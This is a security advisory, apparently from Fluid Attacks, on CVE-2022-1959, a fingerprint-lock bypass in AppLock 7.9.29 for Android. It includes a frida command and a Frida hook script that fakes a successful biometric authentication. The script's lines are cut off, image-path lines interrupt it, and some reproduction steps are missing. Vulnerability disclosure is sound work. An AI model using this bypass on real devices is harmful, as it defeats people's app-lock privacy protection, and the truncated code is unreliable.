AppLock 7.9.29 - Improper Access Control - Fingerprint

Summary

Affected versions	Version 7.9.29
State	Public
Release date	2022-09-26

Vulnerability

Kind	Improper Access Control - Fingerprint
Rule	115. Security controls bypass or absence
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:P/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N
CVSSv3 Base Score	5.5
Exploit available	Yes
CVE ID(s)	CVE-2022-1959

Vulnerability

In android application fingerprint implementations, the onAuthenticationSucceded method is triggered when the system successfully authenticates a user. Most biometric authentication implementations rely on this method being called, without worrying about the CryptoObject. The application logic responsible for unlocking the application is usually included in this callback method. This approach is trivially exploited by connecting to the application process and calling the AuthenticationSucceded method directly, as a result, the application can be unlocked without providing valid biometric data.

Another common case occurs when some developers use CryptoObject but do not encrypt/decrypt data that is crucial for the application to function

properly. Therefore, we could skip the authentication step altogether and proceed to use the application. To solve this there is no single answer, however a good approach is to use a fingerprint protected key store key that will be used to decrypt a symmetric key. This symmetric key must be used to decrypt the application storage.

I attach the following link so that you can better understand the vulnerability present in AppLock:

- https://labs.f-secure.com/blog/how-secure-is-your-android-keystore-authentication/

Steps to reproduce

1. Install and configure AppLock.
2. Activate and configure fingerprint protection in AppLock.


```
frida -U 'AppLock' -l exploit.js --no-pause
```

6. Now on your device press the 'recent' button, commonly represented by a square. This button opens the recent apps view so that you can switch from one open app to another.
7. Log back into AppLock.
8. Now all you have to do is log in again. This time you will enter the application instantly, without having entered a valid fingerprint.

Exploitation

exploit.js

```
// exploit.js
const getAuthResult = (AuthenticationResult, crypto) => AuthenticationR
    crypto, null, 0
);

const exploit = () => {
    console.log("[+] Hooking PassphrasePromptActivity - Method resumeSc
    const AuthenticationResult = Java.use(
        'android.hardware.fingerprint.FingerprintManager$Authentication
    );
    const FingerprintManager  = Java.use(
        'android.hardware.fingerprint.FingerprintManager'
    );
    const CryptoObject = Java.use(
        'android.hardware.fingerprint.FingerprintManager$CryptoObject'
```




```
        'android.hardware.fingerprint.FingerprintManager$Authentication
        'android.os.Handler'
    );

    fingerprintManager_authenticate.implementation = (
        crypto, cancel, flags, callback, handler) => {
        console.log("Bypass Lock Screen - Fingerprint");

        // We send a null cryptoObject to the listener of the fingerpri
        var crypto = CryptoObject.$new(null);
        var authenticationResult = getAuthResult(AuthenticationResult,
        callback.onAuthenticationSucceeded(authenticationResult);
        return this.authenticate(crypto, cancel, flags, callback, handl
    }
}
```

```
Java.perform(() => exploit());
```

Evidence of exploitation



Our security policy

We have reserved the CVE-2022-1959 to refer to this issue from now on.

- https://fluidattacks.com/advisories/policy/

System Information

- Version: AppLock (Fingerprint) 7.9.29
- Operating System: Android 8.0 (API 26)

Mitigation

There is currently no patch available for this vulnerability.

Credits


The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

References

Vendor page https://www.spsoftmobile.com

Timeline

2022-09-06
Vulnerability discovered.



Services

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

FAQ

Documentation

Contact